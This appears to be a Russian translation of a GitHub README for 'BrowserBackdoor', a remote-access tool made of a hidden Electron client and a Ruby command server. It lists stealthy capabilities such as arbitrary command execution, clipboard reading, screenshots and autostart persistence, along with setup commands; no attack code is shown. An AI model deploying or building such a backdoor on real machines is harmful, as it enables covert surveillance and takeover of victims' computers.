
 imcpwn/browser-backdoor
BrowserBackdoor — это Electron-приложение с бэкдором на JavaScript WebSocket и командным слушателем на Ruby.




BrowserBackdoor — это приложение на Electron, которое использует JavaScript бэкдор через WebSocket для подключения к слушателю.
BrowserBackdoorServer — это WebSocket сервер, который ожидает входящие WebSocket-соединения и создает интерфейс командной строки для отправки команд на удаленную систему.
JavaScript бэкдор в BrowserBackdoor может использоваться во всех браузерах, поддерживающих WebSocket. Он не будет иметь доступа к Electron API хост-компьютера, если только не используется клиентское приложение BrowserBackdoor.
Некоторые возможности при наличии доступа к Electron API:
Открывать новые окна браузера, которые могут указывать на любой веб-сайт. (уже встроено. См.: server/modules/openURL.js).
Изменять и читать буфер обмена. (уже встроено. См.: server/modules/readClipboard.js и server/modules/writeClipboard.js).
Доступ к кроссплатформенным уведомлениям операционной системы и системному трею на OS X и Windows.
Делать скриншоты. (уже встроено. См.: server/modules/screenshot.js).
Выполнять произвольные системные команды. (уже встроено. См.: server/modules/execCmd.js)
Запускаться при старте системы. (уже встроено. См.: client/main.js и server/modules/manageStartup.js).
Если вы нашли проблему в программе, пожалуйста, используйте трекер проблем: https://github.com/IMcPwn/browser-backdoor/issues
Скриншоты доступны на Вики! https://github.com/IMcPwn/browser-backdoor/wiki/Screenshots
Вскоре будет добавлена дополнительная информация.
Клиентское приложение будет работать в фоновом режиме и не предоставлять пользовательского интерфейса во время работы. Чтобы проверить, что оно работает, завершить его или включить/отключить автозапуск, нажмите Command (OS X) ИЛИ Control (Windows/Linux) + Alt + \ (или то, что вы настроили в client/main.js).
Использование серверного приложения можно получить, введя help в командной строке.
Требования для клиента:
Требования для сервера:
BrowserBackdoor Client поддерживается на всех устройствах, поддерживаемых Electron. В настоящее время это Windows 32/64, OS X 64 и Linux 32/64.
BrowserBackdoorServer протестирован на Ubuntu 14.04, Debian 8 и Kali Linux. Он должен работать на любых подобных Linux-системах.
Для установки сначала клонируйте репозиторий. Все остальные команды предполагают, что вы находитесь в корне репозитория.
git clone https://github.com/IMcPwn/browser-backdoor
cd browser-backdoor
Как установить и запустить клиентское приложение BrowserBackdoor:
cd client
npm install
#
# Настройте index.html и main.js перед следующей командой.
#
npm start
Как собрать исполняемые файлы клиента (см. здесь для получения дополнительной информации):
cd client
npm install electron-packager -g
electron-packager . --all
Как запустить BrowserBackdoorServer:
cd server
gem install bundler
bundle install
#
# Настройте config.yml перед следующей командой
#
ruby bbsconsole.rb
MIT
Это личный проект разработки, пожалуйста, не используйте его в злонамеренных целях. Автор не несет ответственности за любое неправомерное использование программы.
Эту программу создал IMcPwn.
Контактная информация, такая как email, twitter и другие способы связи, доступна здесь: https://imcpwn.com






